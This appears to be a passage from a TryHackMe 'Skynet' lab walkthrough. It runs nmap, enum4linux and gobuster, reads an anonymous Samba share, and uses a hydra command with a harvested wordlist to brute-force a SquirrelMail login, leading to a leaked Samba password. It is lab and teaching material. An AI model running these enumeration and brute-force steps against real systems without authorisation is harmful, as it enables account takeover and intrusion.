Hasta la vista, baby.

TryHackMe

Skynet


https://tryhackme.com/room/skynet

Walkthrough

By

https://tryhackme.com/p/iLinxz

NMAP Scan



```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL TOP AUTH-RESP-CODE UIDL PIPELINING RESP-CODES CAPA
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: LITERAL+ more ID Pre-login have post-login listed IDLE capabilities OK LOGINDISABLEDA0001 IMAP4rev1 ENABLE LOGIN
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m01s, deviation: 2h53m12s, median: 1s
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2020-08-20T16:07:08-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-08-20T21:07:08
|_  start_date: N/A
```


Okay, good. What ports are running what?

1. Port 22 – running SSH
2. Port 80 – running HTTP
3. Port 110 – running POP3
4. Ports 139 & 445 – running SAMBA
5. Port 143 – running DOVECOT IMAP


Okay, what can we do?

To begin with, I would head down into the unknowns provided by the SAMBA shares.

Let's run an enum4linux scan on our target:




```
 ==========================================
|    Share Enumeration on 10.10.38.9    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.38.9
//10.10.38.9/print$     Mapping: DENIED, Listing: N/A
//10.10.38.9/anonymous  Mapping: OK, Listing: OK
//10.10.38.9/milesdyson Mapping: DENIED, Listing: N/A
//10.10.38.9/IPC$       [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```




```
S-1-5-21-2393614426-3774336851-1116533619-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1001 Unix User\milesdyson (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
```

The enum4linux report provided us with the SAMBA shares currently active and a local username.

The mapping for the 'anonymous' share is listed as 'OK'. Let's log into it "anonymously" then. (anonymous:anonymous)




```
kali@kali:~$ smbclient //10.10.99.34/anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \>
```




```
smb: \> ls
  .                                   D        0  Wed Sep 18 00:41:20 2019
  ..                                  D        0  Tue Sep 17 03:20:17 2019
  attention.txt                       N      163  Tue Sep 17 23:04:59 2019
  logs                                D        0  Wed Sep 18 00:42:16 2019
  books                               D        0  Wed Sep 18 00:40:06 2019

                9204224 blocks of size 1024. 5373956 blocks available
smb: \>
```

We find a .txt file and two directories. Let’s #get the .txt file first.




```
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \> 
```



```
kali@kali:~$ cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to chan
ge their password after seeing this.
-Miles Dyson
kali@kali:~$ 
```

The text file gave some useful info. Various passwords were changed. Back to default I assume, or to an easy to guess one, I hope… Let’s dig further!


Back to SAMBA, let’s navigate to one of the directories:



```
smb: \> cd logs
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 00:42:16 2019
  ..                                  D        0  Wed Sep 18 00:41:20 2019
  log2.txt                            N        0  Wed Sep 18 00:42:13 2019
  log1.txt                            N      471  Wed Sep 18 00:41:59 2019
  log3.txt                            N        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5373956 blocks available
smb: \logs\> 
```


Log files? Let’s see:

log1.txt:




```
kali@kali:~$ cat log1.txt
cy[redacted]inator
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
te[redacted]
ro[redacted]
po[redacted]
ma[redacted]nator
ex[redacted]
ex[redacted]
dt[redacted]
dj[redacted]
de[redacted]
de[redacted]
cy[redacted]inator
av[redacted]
al[redacted]
Wa[redacted]
79[redacted]
19[redacted]
kali@kali:~$ 
```

log2.txt



```
kali@kali:~$ cat log2.txt
kali@kali:~$ 
```


log3.txt



```
kali@kali:~$ cat log3.txt
```

Okay, analysis time!


The first log file, log1.txt, I assume it’s a password wordlist. The two other logs are empty. Let’s answer the first question then.



#1 What is Miles password for his emails?


The NMAP scan clearly shows a POP3 email service running. However, I was not successful in brute forcing it.

Maybe access the website?




When accessing the website, we’re greeted by Skynet’s own search engine, I suppose? I’ve tried Linux commands, random words and nothing. This search engine is a lie, I tell ya.

The source code doesn’t say anything of value either… It’s time to bust out the gobuster.



```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.38.9/
[+] Threads:        64
[+] Wordlist:       /home/kali/Desktop/Wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/20 17:24:38 Starting gobuster
===============================================================
/admin (Status: 301)
/css (Status: 301)
/js (Status: 301)
/config (Status: 301)
/ai (Status: 301)
/squirrelmail (Status: 301)
/server-status (Status: 403)
===============================================================
2020/08/20 17:26:08 Finished
===============================================================
```

Nice! We found some hidden directories. After trying to access all of them, I came to the conclusion that only '/squirrelmail' actually leads me somewhere interesting.




SquirrelMail version 1.4.23 [SVN]
By the SquirrelMail Project Team

SquirrelMail Login


Squirrel Mail! Maybe this is the mail we have to brute force! But first, check the source code. Nothing of interest however.

To brute force web-forms with hydra, you first need to intercept the request itself. We can do that with BurbSuite.




```
POST /squirrelmail/src/redirect.php HTTP/1.1
Host: 10.10.99.34
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.99.34/squirrelmail/src/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Connection: close
Cookie: SQMSESSID=pviphlgh7f9ci16127cavdlvk2
Upgrade-Insecure-Requests: 1

login_username=admin&secretkey=admin&js_autodetect_results=0&just_logged_in=1
```

We've intercepted the login request. Let's fire up hydra and put it to work!




```
kali@kali:~/Desktop/Memos/TryHackMe/Skynet$ hydra -l milesdyson -P log1.txt 10.10.99.34 http-post-form "/squirrel
mail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=0&just_logged_in=1:Unknown use
r or password incorrect."
```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-21 18:52:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31 login tries (l:1/p:31), ~2 tries per task
[DATA] attacking http-post-form://10.10.99.34:80/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^P
ASS^&js_autodetect_results=0&just_logged_in=1:Unknown user or password incorrect.
[80][http-post-form] host: 10.10.99.34   login: milesdyson   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-21 18:53:04
```

Great! We have miles' email password!


Let's login…



Viewing Messages: 1 to 3 (3 total)

From	Date	Subject
skynet@skynet	Sep 17, 2019	Samba Password reset
serenakogan@skynet	Sep 17, 2019	(no subject)
serenakogan@skynet	Sep 17, 2019	(no subject)

As expected, an email service. The emails write as so:



Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 10:10 pm
Priority: Normal
Options: View Full Header | View Printable Version


```
We have changed your smb password after system malfunction.
Password: [redacted]
```

Oh? SAMBA? I see, so the 'milesdyson' share from our enum4linux scan is his. Now we know how to access it!

The other emails are just some gibberish made to throw you off (maybe?) But anyways, nothing of use inside of 'em.

Let's access the SAMBA share.

We're going to create an authentication file and fill it with the password we found, our username, and the domain we're signing in. https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

